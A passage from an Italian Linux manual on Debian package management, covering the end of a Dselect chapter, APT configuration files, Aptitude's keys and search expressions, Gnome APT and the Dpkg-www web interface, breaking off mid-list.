In generale, quando si sta operando con un pannello, o un sotto-pannello di selezione, con il tasto [*Invio*] si confermano le scelte fatte, a patto che siano state rispettate le dipendenze, mentre per annullare le selezioni si usa il tasto [*R*] (si veda la tabella 60.21). Al termine si torna al menù iniziale.

Tabella 60.21. Conferma o ripristino delle selezioni in un pannello.

Tasto	Effetto
[*Invio*]	Conferma le scelte fatte e chiude la selezione nel pannello corrente.
[*Q*]	Impone le scelte fatte indipendentemente dalle dipendenze che vengono violate.
[*X*], [*Esc*]	Abbandona le modifiche ed esce.
[*R*]	Ripristina allo stato precedente del pannello attuale.
[*U*]	Pone tutto allo stato suggerito.
[*D*]	Pone tutto allo stato richiesto espressamente.

60.5 Installazione e aggiornamento dei pacchetti selezionati

Il passo successivo è l'installazione dei pacchetti che sono stati indicati per questo nella fase precedente.

```
    3. [I]nstall     Install and upgrade wanted packages.
```

L'installazione prevede anche la configurazione, per cui inizia qui una procedura che può risultare anche abbastanza lunga, durante la quale bisogna essere sempre pronti a rispondere alle domande che vengono fatte. In generale, quando si aggiorna un pacchetto o lo si installa, mentre sono presenti ancora i file di configurazione vecchi, questi vengono mantenuti ed eventualmente gli vengono affiancati i file nuovi con un'estensione differente ('`.dpkg-dist`').[2]

Dal momento che un pacchetto può avere anche delle «pre-dipendenze», che possono impedirgli l'installazione se prima non è già stato installato qualcos'altro, può darsi che l'installazione debba essere ripetuta più volte per riuscire a installare tutto ciò che è stato richiesto.

60.6 Configurazione

Dopo l'installazione si può richiedere espressamente la configurazione dei pacchetti che per qualche motivo non sono stati configurati nel passaggio precedente.

```
    4. [C]onfig      Configure any packages that are unconfigured.
```

60.7 Cancellazione dei pacchetti

Infine, si può richiedere la rimozione o l'eliminazione dei pacchetti segnati per questo nella fase di selezione.

```
    5. [R]emove      Remove unwanted software.
```

60.8 Riferimenti

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  ⟨*http://ftp.it.debian.org/debian/doc/FAQ/*⟩

[1] **Dselect** GNU GPL

[2] Per la precisione, si usa l'estensione '`.dpkg-dist`' quando il file in questione rappresenta la configurazione proposta dalla distribuzione, mentre si usa '`.dpkg-old`', quando il file rappresenta la configurazione precedente, che è stata sostituita a seguito di una risposta affermativa da parte di colui che esegue l'aggiornamento.

Capitolo 61

Pacchetti Debian: APT

APT [1] è un sistema di gestione dei pacchetti Debian più evoluto di Dselect, per il quale sono disponibili diversi programmi frontali.

Tutto il sistema si avvale di due file di configurazione: '/etc/apt/apt.conf' e '/etc/apt/sources.list'. Il secondo di questi due file serve a stabilire la fonte da cui attingere per installare i pacchetti, mentre il primo è un file di configurazione generale.

Quando si utilizzano programmi interattivi che sfruttano la console, se si dispone soltanto di uno schermo monocromatico occorre ricordarsi di intervenire sulla variabile di ambiente '**TERM**', in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**vt100**' o '**vt220**', basta verificare nella directory '/usr/share/terminfo/v/'), altrimenti può essere faticoso interpretare o leggere le informazioni.

61.1 Configurazione generale

Come già accennato, i file di configurazione più importanti del sistema APT sono '/etc/apt/apt.conf' e '/etc/apt/sources.list'. Per entrambi questi file vengono ignorate le righe bianche e quelle vuote, mentre cambia il modo di rappresentare i commenti: per '/etc/apt/sources.list' si rappresentano precedendoli con il simbolo '**#**', mentre '/etc/apt/apt.conf' ignora quanto contenuto tra '**/***' e '***/**', oppure quanto preceduto da '**//**'.

Le direttive del file '/etc/apt/apt.conf' sono organizzate a gruppi e sottogruppi, secondo una forma simile a quella seguente:

gruppo **::** ***sottogruppo*** **::** ***opzione*** ***valore_assegnato*** **;**

In pratica, il valore che si assegna alla direttiva complessiva può essere una stringa delimitata da apici doppi, oppure senza delimitazione se questo non è necessario.

Per evitare di dover riscrivere ogni volta il gruppo e il sottogruppo di un insieme di direttive, si può usare una notazione alternativa:

```
gruppo {
    sottogruppo {
        opzione valore_assegnato ;
        opzione valore_assegnato ;
        ...
    }
    sottogruppo {
        opzione valore_assegnato ;
        opzione valore_assegnato ;
        ...
    }
    ...
}
```

La classificazione in gruppi e sottogruppi serve a definire il contesto a cui riferire le opzioni, permettendo uno sviluppo indipendente della configurazione da parte dei programmi che compongono il sistema APT.

In generale non dovrebbe essere necessario modificare il file '`/etc/apt/apt.conf`'; a ogni modo, la pagina di manuale *apt.conf(5)* descrive bene i vari gruppi e sottogruppi, mentre sono disponibili degli esempi nella directory '`/usr/share/doc/apt/`'.

Il file '`/etc/apt/sources.list`' serve a definire come raggiungere i pacchetti della distribuzione. Si distinguono due situazioni: pacchetti Debian binari e pacchetti Debian sorgenti.

```
deb uri percorso_distribuzione [componente] ...
```

```
deb-src uri percorso_distribuzione [componente] ...
```

A seconda che si tratti di pacchetti binari o sorgenti, la direttiva deve iniziare con la parola chiave '**`deb`**' oppure '**`deb-src`**'.

Queste direttive servono a definire il percorso necessario a raggiungere i pacchetti, come se fossero scritte nel modo seguente:

uri* / *percorso_distribuzione* / *componente_1
uri* / *percorso_distribuzione* / *componente_2
uri* / *percorso_distribuzione* / *componente_3
...

Per esempio, se la distribuzione è raggiungibile presso *`http://ftp.it.debian.org/debian/stable/`*, che poi si articola nelle directory '`main/`', '`contrib/`' e '`non-free/`', la direttiva potrebbe essere espressa nel modo seguente:

```
deb http://ftp.it.debian.org/debian stable main contrib non-free
```

Nello stesso modo, se ciò può risultare più chiaro, si potrebbero utilizzare tre direttive come nell'esempio seguente, avendo cura di indicare il punto finale che rappresenta la directory corrente:

```
deb http://ftp.it.debian.org/debian stable/main        .
deb http://ftp.it.debian.org/debian stable/contrib     .
deb http://ftp.it.debian.org/debian stable/non-free    .
```

Nell'ambito dei percorsi che si indicano in queste direttive, si può usare la stringa '**`$(ARCH)`**', che viene rimpiazzata con la sigla della propria architettura.

Gli URI possono essere indicati in diversi modi, che vengono elencati nel seguito.

- `file:`***percorso_assoluto*** | `file://`***percorso_assoluto***

  Permette di fare riferimento a una distribuzione accessibile nell'ambito del file system. Il percorso assoluto inizia con la barra obliqua, per cui si possono avere URI del tipo '**`file:/uno/due`**', oppure '**`file:///uno/due`**' indifferentemente.

- `copy:`***percorso_assoluto*** | `copy://`***percorso_assoluto***

  Si tratta di una variante del tipo '**`file`**', in cui si prevede di copiare i file nella memoria di transito, costituita normalmente dalla directory '`/var/cache/apt/archives/`'. Alcuni programmi come Aptitude potrebbero avere difficoltà ad accedere a un URI del tipo '**`file`**', preferendo invece questa seconda alternativa.

- `http://`***nodo*** [`:`***porta***] [`/`***percorso***]

  `ftp://`***nodo*** [`:`***porta***] [`/`***percorso***]

  Si tratta di un accesso a un servizio HTTP o FTP.

Esiste anche un altro tipo di URI, che inizia con la parola chiave '**`cdrom`**', allo scopo di fare riferimento a distribuzioni su CD-ROM o DVD-ROM. Tuttavia, le direttive di questo tipo sono troppo complesse e vanno realizzate con l'aiuto del programma '**`apt-cdrom`**'.

61.2 Aptitude

Aptitude,[2] è un programma frontale per il sistema APT, che si presenta molto sofisticato e altamente configurabile. Qui si vuole mostrare soltanto un uso «normale» del programma, trascurando la sua configurazione e facendo riferimento al funzionamento predefinito.

La configurazione di Aptitude consente di cambiare notevolmente il funzionamento del programma. Anche se non si intende modificare l'impostazione predefinita, è necessario sapere che i comandi della tastiera, i colori e le informazioni che appaiono sullo schermo possono essere modificati deliberatamente.

Il programma mette a disposizione anche un menù a tendina, a cui si può accedere con il tasto [*F10*], all'interno del quale ci si muove come di consueto, con i tasti freccia, selezionando le voci con il tasto [*Invio*]. Proprio nel primo di questi menù si può trovare la possibilità di accedere ai privilegi dell'utente '**`root`**' inserendo la parola d'ordine necessaria.

Il programma si avvia generalmente senza argomenti, indicando l'eseguibile '**`aptitude`**'. Se il file di configurazione '`/etc/apt/sources.list`' fa riferimento a una distribuzione accessibile attraverso il file system, può essere conveniente usare URI di tipo '**`copy`**', invece di '**`file`**'.

61.2.1 Classificazione e ordinamento dei pacchetti

L'impatto iniziale con il programma dipende da come è stato definito il raggruppamento dei pacchetti. Per raggruppamento qui si intende il modo di organizzare la classificazione dei i pacchetti in base a qualche criterio, generando una struttura ad albero. In condizioni normali, la classificazione avviene in base al loro «stato», in cui si distingue tra pacchetti installati, non installati, obsoleti, aggiornabili e virtuali. A titolo di esempio, all'avvio Aptitude si potrebbe presentare come si vede nella figura 61.3, dove appaiono solo le classificazioni *`New Packages`*, *`Obsolete and Locally Created Packages`* e *`Virtual Packages`*.

Figura 61.3. Parte superiore dello schermo dopo l'avvio di Aptitude.

```
 Actions  Undo  Options  Views  Help
f10: Menu  ?: Help  q: Quit  u: Update  g: Download/Install/Remove Pkgs
aptitude 0.2.14
--- Upgradeable Packages
--- Installed Packages
--- Not Installed Packages
--- Obsolete and Locally Created Packages
--- Virtual Packages
--- Tasks
```

Per aprire o per richiudere una classificazione basta portarvi sopra il cursore e premere [*Invio*]; lo stesso si può fare per le sottoclassificazioni successive.

Figura 61.4. Accesso all'elenco dei pacchetti attraversando le classificazioni precedenti.

```
 Actions  Undo  Options  Views  Help
f10: Menu  ?: Help  q: Quit  u: Update  g: Download/Install/Remove Pkgs
aptitude 0.2.14
--- Upgradeable Packages
--\ Installed Packages
  --\ admin - Administrative utilities (install software, manage users, etc)
    --\ main - The main Debian archive
i      at                                            3.1.8-11  3.1.8-11
i      devfsd                                        1.3.25-16 1.3.25-16
i      fam                                           2.7.0-5    2.7.0-5
    --- base - The Debian base system
    --- comm - Programs for faxmodems and other communications devices
    --- devel - Utilities and programs for software development
```

Una volta raggiunto un gruppo di pacchetti che non viene classificato ulteriormente, ne appare l'elenco, come si vede nella figura 61.4.

La classificazione dei pacchetti può essere modificata con il comando relativo, a cui si accede con il tasto [*G*]. Si ottiene una mascherina in cui si deve inserire l'espressione relativa alla nuova classificazione. Si possono definire più classificazioni in sequenza, in un elenco separato da virgole:

politica_di_raggruppamento [***, politica_di_raggruppamento***] ...

Di certo, le prime volte non conviene creare strutture troppo complesse. La tabella 61.5 riepiloga brevemente le definizioni principali che si possono usare per ottenere la classificazione preferita, tenendo presente che alcune definizioni prevedono delle opzioni, per le quali è necessario leggere la documentazione originale.

Tabella 61.5. Alcune delle definizioni utilizzabili per cambiare la struttura di classificazione dei pacchetti.

Politica	Raggruppamento corrispondente
`section(topdir)`	Sezione principale a cui appartiene il pacchetto.
`section(subdir)`	Sottosezione a cui appartiene il pacchetto.
`section(none)`	Sezione e sottosezione a cui appartiene il pacchetto.
`priority`	Priorità del pacchetto.
`status`	Stato: installato, non installato, obsoleto, aggiornabile e virtuale.
`action`	Azione richiesta sui pacchetti e non ancora applicata.
`firstchar`	Classifica in base all'iniziale del nome.

Dopo aver definito in che modo raggruppare i pacchetti, può essere utile definire l'ordine in cui questi devono apparire, nell'ambito di ogni gruppo finale. Si accede al comando per l'ordinamento con il tasto [*S*] e subito dopo viene richiesto l'inserimento dell'espressione con cui specificare l'ordinamento.

{ [~] `name` | `installsize` | `priority` } [,...]

In pratica, come si vede dal modello sintattico, si può usare una delle parole chiave indicate, per indicare un metodo di ordinamento, preceduto eventualmente dalla tilde ('**~**'), con cui si vuole invertire l'ordine. Per indicare un criterio successivo, basta aggiungere una virgola e continuare. Dalle parole chiave disponibili si intende che sia possibile ordinare per nome, per dimensione e per priorità.

Infine, è anche possibile limitare la visualizzazione a un insieme ridotto di pacchetti, specificando un criterio di selezione. Per ottenere questo risultato si preme il tasto [*l*], dopo il quale viene richiesto di inserire un'espressione particolare, che si indica nello stesso modo in cui si specifica un'espressione di ricerca.

61.2.2 Ricerca e filtro

La ricerca di un pacchetto si comincia premendo il tasto [/], mentre il filtro di visualizzazione dei pacchetti inizia con la pressione del tasto [*l*]. In entrambi i casi, viene richiesto l'inserimento di un'espressione particolare, o di una stringa letterale. Un'espressione elementare inizia con la tilde ('**~**'); a una o più espressioni semplici si possono abbinare degli operatori booleani, per invertirne il significato o per creare espressioni più complesse; inoltre si possono usare le parentesi tonde per cambiare l'ordine nella risoluzione delle espressioni. Una stringa che non sembra essere un'espressione, viene comparata letteralmente con i nomi dei pacchetti, che devono combaciare almeno in parte.

Un'espressione elementare inizia con una tilde seguita da una lettera che ne definisce il significato. A seconda dei casi può essere necessario aggiungere una stringa di ricerca in base al contesto stabilito dalla lettera iniziale.

~***x*** | ~***xstringa***

Le stringhe non vanno delimitate e sono presi in considerazione tutti gli spazi inseriti. Dal momento che gli spazi hanno importanza, quando si abbinano più espressioni attraverso l'uso di operatori booleani, è necessario evitare l'inserzione di spazi aggiuntivi. Ciò è particolarmente importante in considerazione del fatto che l'operatore booleano AND si ottiene semplicemente mettendo in sequenza due espressioni. Per esempio, '**~snet~nicq**' cerca la corrispondenza per i pacchetti appartenenti alla sezione '**net**', contenenti la stringa '**icq**' nel nome. La tabella 61.6 riepiloga la sintassi delle espressioni elementari principali, compresi gli operatori booleani con cui si possono abbinare o modificare.

Tabella 61.6. Alcune delle espressioni di ricerca e di selezione.

Espressione	Descrizione
`~v`	Pacchetto virtuale.
`~E`	Pacchetto essenziale.
`~i`	Pacchetto installato attualmente.
`~c`	Pacchetto rimosso lasciando i file di configurazione.
`~a`***azione_richiesta***	Pacchetto per il quale è stata richiesta un'azione particolare.
`~ainstall`	Pacchetto da installare.
`~aupgrade`	Pacchetto da aggiornare.
`~aremove`	Pacchetto da disinstallare.
`~apurge`	Pacchetto da eliminare.
`~ahold`	Pacchetto da conservare nella versione installata attualmente.
`~B`***dipendenza***	Pacchetto con problemi di dipendenze di qualche tipo.

<table>
<tr><th>Espressione</th><th>Descrizione</th></tr>
<tr><td>~Bdepends</td><td>Pacchetto che dipende da altri per funzionare.</td></tr>
<tr><td>~Bpredepends</td><td>Pacchetto che dipende da altri per poter essere installato.</td></tr>
<tr><td>~Brecommends</td><td>Pacchetto che raccomanda la presenza di altri pacchetti.</td></tr>
<tr><td>~Bsuggests</td><td>Pacchetto che suggerisce la presenza di altri pacchetti.</td></tr>
<tr><td>~Bconflics</td><td>Pacchetto che va in conflitto con altri pacchetti.</td></tr>
<tr><td>~nnome</td><td>Pacchetto contenente la stringa indicata nel nome.</td></tr>
<tr><td>~ddescrizione</td><td>Pacchetto contenente la stringa indicata nella descrizione.</td></tr>
<tr><td>~mcuratore</td><td>Pacchetto contenente la stringa indicata nel nome del curatore.</td></tr>
<tr><td>~ppriorità</td><td>Pacchetto appartenente alla priorità indicata.</td></tr>
<tr><td>~prequired</td><td>Pacchetto necessario.</td></tr>
<tr><td>~pimportant</td><td>Pacchetto importante.</td></tr>
<tr><td>~pstandard</td><td>Pacchetto standard.</td></tr>
<tr><td>~poptional</td><td>Pacchetto opzionale.</td></tr>
<tr><td>~pextra</td><td>Pacchetto extra.</td></tr>
<tr><td>~punknown</td><td>Pacchetto non classificato per quanto riguarda la priorità.</td></tr>
<tr><td>~ssezione</td><td>Pacchetto appartenente alla sezione indicata.</td></tr>
<tr><td>~Vversione</td><td>Pacchetto con la versione indicata.</td></tr>
<tr><td>espr_1 espr_2</td><td>AND: si devono verificare entrambe le condizioni.</td></tr>
<tr><td>espr_1 | espr_2</td><td>OR: è sufficiente che si verifichi una sola delle due espressioni.</td></tr>
<tr><td>! espr_1</td><td>NOT: inverte il senso dell’espressione.</td></tr>
<tr><td>(…)</td><td>Raggruppa le espressioni.</td></tr>
</table>

61.2.3 Navigazione e altri comandi affini

La navigazione sull'elenco dei pacchetti avviene in modo abbastanza intuitivo, dove in particolare il tasto [*Tab*] consente di mettere a fuoco aree diverse sullo schermo, dove quindi si può intervenire con i soliti tasti freccia; inoltre, la selezione delle azioni da compiere sui pacchetti è abbastanza simile a quella di Dselect. In particolare, occorre considerare che l'uso del tasto [+] porta normalmente alla selezione del pacchetto, con la sistemazione delle dipendenze relative; inoltre, il tasto [-] può essere usato ripetutamente per diminuire il livello di installazione del pacchetto, in base alle richieste precedenti (normalmente si può verificare direttamente sullo schermo l'effetto dei cambiamenti, per cui basta provare per vedere il risultato). Una volta definite le azioni da compiere sui pacchetti, si passa all'azione con il tasto [*g*]. La tabella 61.7 riepiloga i tasti usati per la navigazione e per le azioni più importanti.

Tabella 61.7. Navigazione e comandi principali.

Tasto	Descrizione
[*Ctrl l*]	Ridisegna lo schermo.
[*Ctrl _*], [*Ctrl u*]	Annulla l'ultima operazione.
[*Tab*]	Mette a fuoco una zona diversa dello schermo.
[*u*]	Aggiorna l'elenco dei pacchetti.
[*?*], [*F1*]	Mostra la guida interna.
[*F10*]	Richiama il menù a tendina.
[*freccia su*], [*k*]	Sposta il cursore sul pacchetto precedente.
[*freccia giù*], [*j*]	Sposta il cursore sul pacchetto successivo.
[*Invio*]	Espande o richiude un ramo.
[*[*]	Espande una ramificazione completa.
[*]*]	Chiude una ramificazione completa.
[^]	Si porta sul raggruppamento a cui appartiene la voce evidenziata.
[*K*]	Si porta sulla voce precedente allo stesso livello di quella attuale.
[*J*]	Si porta sulla voce successiva allo stesso livello di quella attuale.
[+]	Seleziona la voce.
[-]	Diminuisce il livello di installazione.
[_]	Richiede l'eliminazione del pacchetto.
[=]	Richiede il mantenimento della versione attuale.
[*D*]	Mostra o toglie l'area di descrizione del pacchetto evidenziato.
[*a*]	Fa arretrare il testo della descrizione del pacchetto.
[*z*]	Fa avanzare il testo della descrizione del pacchetto.
[*d*]	Mostra le dipendenze del pacchetto evidenziato.
[*r*]	Mostra l'elenco dei pacchetti che dipendono da quello evidenziato.
[*v*]	Mostra l'elenco delle versioni disponibili del pacchetto.
[*g*]	Procede con le operazioni richieste.
[*q*]	Conclude il contesto attuale, conservando le modifiche apportate.
[*x*]	Conclude il contesto attuale, annullando le modifiche apportate.
[/]	Definisce un modello di ricerca.
[\ ]	Continua la ricerca con l'ultimo modello fornito.
[*i*]	Mostra tutte le informazioni disponibili su un pacchetto.
[*l*]	Riduce l'elenco dei pacchetti in base a un'espressione.
[*G*]	Cambia la modalità di raggruppamento dei pacchetti.
[*S*]	Cambia la modalità di ordinamento dei pacchetti.

A seconda delle circostanze, Aptitude può entrare in un contesto differente, che si annida di un livello rispetto alla situazione precedente. Per concludere l'attività nel contesto nuovo, basta usare il tasto [q] (oppure [x] se opportuno), dopo il quale si raggiunge il livello precedente. Giunti all'ultimo livello, si conclude il funzionamento del programma.

61.2.4 Informazioni sintetiche sulla situazione dei pacchetti

In condizioni normali, salvo una configurazione differente, i pacchetti vengono elencati mostrando inizialmente una o due lettere: la prima indica lo stato del pacchetto, la seconda serve a specificare l'azione richiesta sul pacchetto. Oltre a questo, lo stato e le richieste sui pacchetti viene messo in evidenza anche con l'uso del colore di sfondo sulle righe che li riguardano. Le tabelle 61.8 e 61.9 descrivono brevemente i simboli utilizzati in questo modo.

Tabella 61.8. Simbologia relativa allo stato dei pacchetti.

Simbolo	Sfondo	Descrizione
v		Pacchetto virtuale.
B	rosso	Pacchetto con problemi di qualche tipo.
u		Pacchetto estratto ma non configurato.
C		Pacchetto configurato parzialmente.
H		Pacchetto installato parzialmente.
c		Pacchetto disinstallato lasciando la configurazione.
i		Pacchetto installato regolarmente.
E		Errore interno al programma.

Tabella 61.9. Simbologia relativa alle azioni da applicare ai pacchetti.

Simbolo	Sfondo	Descrizione
h	bianco	Mantenere la versione attuale.
p	magenta	Disinstallare completamente, compresi i file di configurazione.
d	magenta	Disinstallare lasciando la configurazione.
B	rosso	Problemi di qualche tipo.
i	verde	Installare.
r		Reinstallare.
u	blu	Aggiornare.


61.2.5 Configurazione interattiva

La configurazione di Aptitude può essere estremamente complessa, intervenendo nel file '`/etc/apt/apt.conf`', come descritto ampiamente nella guida interna del programma. A fianco di quella generale, viene creata automaticamente una configurazione personalizzata, corrispondente al file '`~/.aptitude/config`'. Questo file viene gestito attraverso le voci del menù *`Options`* ed è sufficiente intervenire lì perché questo file venga aggiornato.

Pur non rappresentando un sistema completo di configurazione, dalle voci di questo menù si può modificare notevolmente l'aspetto delle informazioni che vengono mostrate. Fortunatamente, la voce *`Revert options`* consente di ripristinare tutto alla configurazione predefinita, che in questo caso è rappresentata da quanto contenuto (o non contenuto) nel file '`/etc/apt/apt.conf`'.

61.3 Gnome APT

Gnome APT, [3] è un applicativo grafico per la gestione dei pacchetti secondo il sistema APT. Il funzionamento del programma è molto intuitivo e le voci del menù sono organizzate in modo logico. La figura 61.10 mostra come potrebbe presentarsi all'avvio (eseguibile '**`gnome-apt`**').

Figura 61.10. Gnome APT.

La finestra sul lato destro elenca i pacchetti in una struttura ad albero, secondo la classificazione in gruppi e l'ordinamento determinato attraverso le funzioni accessibili dal menù `View`. Nella figura si vede una struttura a gruppi di tipo alfabetico, che può essere cambiata agevolmente secondo altre caratteristiche dei pacchetti.

L'apertura delle voci dell'elenco si ottiene facendo un clic con il primo tasto del mouse (quello sinistro), puntando sulla casellina antecedente ogni nome. Se la voce rappresenta un gruppo di pacchetti, si visualizza il ramo di pacchetti o di sottogruppi; se la voce è un pacchetto, si ottiene l'elenco delle dipendenze (che a loro volta possono avere altre dipendenze). Così come si apre un ramo, si può richiudere, facendo nuovamente un clic con il primo tasto del mouse.

Facendo un clic con il primo tasto del mouse su un nome dell'elenco, lo si seleziona. Se si tratta di un pacchetto, sul riquadro a sinistra appaiono le informazioni disponibili su di esso.

Facendo un clic con il terzo tasto (quello destro) quando si punta su un nome dell'elenco, appare un menù a scomparsa con le azioni che possono essere applicate alla voce relativa. Se si tratta di un pacchetto può essere selezionata l'azione da compiere.

Le colonne che contengono le informazioni dei pacchetti elencati, possono essere spostate e omesse. In condizioni normali, le prime tre colonne, evidenziate dalle sigle '**`D`**', '**`K`**' e '**`I`**', contengono dei pulsanti di selezione, con cui è possibile, rispettivamente: disinstallare, mantenere o installare un pacchetto. Mantenere un pacchetto può significare il non disinstallarlo oppure il non aggiornarlo, a seconda del contesto.

Dal menù `Action` è possibile accedere a due funzioni molto importanti: l'aggiornamento dell'elenco dei pacchetti, con la voce `Update`; l'avvio dell'esecuzione delle richieste sull'installazione, aggiornamento e disinstallazione dei pacchetti, attraverso la voce `Complete run`.

[1] **APT** GNU GPL

[2] **Aptitude** GNU GPL

[3] **Gnome APT** GNU GPL

Capitolo 62

Pacchetti Debian: Dpkg-www

Dpkg-www[1] è un sistema CGI che fornisce una comoda interfaccia utilizzabile da qualsiasi navigatore HTML (anche quando si utilizza solo un terminale a caratteri) con cui è possibile ottenere informazioni sullo stato dei pacchetti Debian ed effettuare vari tipi di ricerca. Attraverso Dpkg-www è possibile ottenere:

- informazioni su un pacchetto specifico, con gestione ipertestuale delle dipendenze, dei file di documentazione e di altre informazioni relative al pacchetto;
- la lista dei pacchetti installati;
- la lista dei pacchetti disponibili;
- la lista delle sezioni e dei compiti disponibili
- ricercare i pacchetti secondo il modello del nome;
- ricercare i pacchetti che forniscono un certo pacchetto virtuale;
- ricercare i pacchetti a cui appartiene un certo file;
- ricercare i pacchetti per attributo del file '`control`';
- ricercare i pacchetti per sezione;
- ricercare i pacchetti per compito;
- installare, aggiornare o rimuovere un pacchetto.

62.1 Interazione con Dpkg-www

Dpkg-www è progettato per essere utilizzato attraverso un navigatore. In condizioni normali, si può accedere a un URI del tipo '`http://`***nodo***`/cgi-bin/dpkg`', per ottenere una maschera iniziale simile a quella che si vede nella figura 62.1.

Figura 62.1. Come si presenta Dpkg-www una volta avviato attraverso un programma di navigazione.

```
                                        Debian packages on dinkel

    [ Search ] ___________________________________________________ [ Help ]

    ---------------------------------------------------------------------------

  Packages with section base

  Desired=Unknown/Install/Remove/Purge/Hold
  | Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
  |/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
  ||/ Name              Version      Description
  +++-=============-============-================================================
  ii  adduser       3.11.1       Add users and groups to the system.
  pn  ae            962-26       Anthony's Editor -- a tiny full-screen editor
  ii  apt           0.5.3        Advanced front-end for dpkg
  ii  base-files    2.2.0        Debian base system miscellaneous files
  ii  base-passwd   3.1.10       Debian Base System Password/Group Files
  ii  bash          2.03-6       The GNU Bourne Again SHell
  ii  bsdutils      2.10f-5.1    Basic utilities from 4.4BSD-Lite.
  ...
  ii  update        2.11-1       daemon to periodically flush filesystem buffers.
  ii  util-linux    2.10f-5.1    Miscellaneous system utilities.

  113 packages

    ---------------------------------------------------

     Generated by dpkg-www 2.22 -
     Copyright (C) 1999-2001 Massimo Dal Zotto <dz@debian.org>
```

Eventualmente, è disponibile anche un programma a riga di comando che avvia automaticamente il navigatore predefinito con il risultato di un'interrogazione:

dpkg-www ***interrogazione***

Ogni pagina generata da Dpkg-www contiene un campo di immissione in cui può essere digitata una nuova interrogazione. In particolare, per inviare la richiesta va selezionato il pulsante [SEARCH], mentre il pulsante [HELP] permette di ottenere una guida riepilogativa delle interrogazioni che si possono fare, equivalente a un'interrogazione contenente solo il punto interrogativo.

Figura 62.2. Guida interna di Dpkg-www.

```
                      Debian packages on dinkel

[ Search ] __________________________________________________ [ Help ]

---------------------------------------------------------------------------

You can query information about Debian packages and installed files.
The search argument can be:

 ?                    show this help page
 *                    list all packages available on your system
 <empty>              list all packages installed on your system
 <space>              print only the input form, for use from wm
                      menus
 package              list the required package and its owned
                      files
 list of packages     list required packages concisely
 wildcard expression  list matching packages concisely
 absolute pathname    list packages owning pathname
 field=value          list packages with control field matching
                      value
 =value               list packages with any field matching value
 section=?            list available package sections
 task=?               list available tasks
```

62.2 Interrogazione

Sono disponibili diversi tipi di interrogazione, che vengono descritti brevemente nel seguito.

- Se non si indica alcuna interrogazione, si ottiene in pratica l'elenco di tutti i pacchetti installati, o dei quali sopravvivono i file di configurazione.

- ***nome_pacchetto***

  Visualizza le informazioni sul pacchetto indicato e, se questo è installato, la lista dei file appartenenti al pacchetto stesso. Se il pacchetto ha delle dipendenze queste vengono visualizzate come riferimenti ipertestuali che così possono essere seguite facilmente. Lo stesso avviene per i file di documentazione e per le pagine di manuale. Selezionando il riferimento corrispondente al nome del pacchetto sulla prima riga si raggiunge la pagina ufficiale del pacchetto sul sito di Debian. Selezionando il riferimento '**`[Debian Bug Report]`**' si raggiunge la pagina del sistema di tracciamento dei difetti di Debian (*bug tracking system*) in cui potrebbe trovarsi un elenco di bachi segnalati per il pacchetto. L'output di questa ricerca è equivalente all'output prodotto dai comandi '**`dpkg -s`**' e '**`dpkg -L`**'.

Figura 62.3. La prima parte delle informazioni sul pacchetto '**bash**'.

```
Package: bash
Essential: yes
Status: install ok installed
Priority: required
Section: base
Installed-Size: 615
Maintainer: Matthias Klose <doko@debian.org> [Debian Bug Report]
Version: 2.03-6
Depends: base-files (>= 2.1.12)
Pre-Depends: libc6 (>= 2.1.2), libncurses5
Conffiles:
 /etc/bash.bashrc 21e4f76f5390e221909e0afaaa41d8ab
 /etc/skel/.bash_profile 16f6e38d20171e06b656f2b92d169a9a
 /etc/skel/.bashrc db025561ff832d8c1cb6aa3e53269f80
 /etc/skel/.bash_logout 276e51121cb64918de48247c24ce6ecb
Description: The GNU Bourne Again SHell
 Bash is an sh-compatible command language interpreter that executes
 commands read from the standard input or from a file.  Bash also
 incorporates useful features from the Korn and C shells (ksh and csh).

 Bash is ultimately intended to be a conformant implementation of the
 IEEE Posix Shell and Tools specification (IEEE Working Group 1003.2).

Files owned by package bash:

/bin
/bin/bash
/bin/rbash
/bin/sh
...
```

- ***nome_pacchetto*** ***nome_pacchetto***...

  Restituisce un elenco con i pacchetti indicati.

- { [***stringa***] * [***stringa***] }...

  L'asterisco serve a indicare una stringa indefinita a completamento di quanto indicato. In pratica, si comporta nello stesso modo del carattere jolly delle shell comuni, relativamente ai nomi dei pacchetti. Ciò che si ottiene è in pratica l'elenco dei pacchetti che corrispondono al modello. Successivamente è possibile selezionare un pacchetto dall'elenco per ottenere le informazioni dettagliate che lo riguardano.

  Come si può intuire, un'interrogazione composta da un solo asterisco è equivalente all'interrogazione nulla, con la quale si ottiene l'elenco completo di tutti i pacchetti installati.

  Si possono indicare anche più modelli, ottenendo l'elenco dei pacchetti che corrispondono ad almeno uno di questi.

- [***campo***] =***valore***

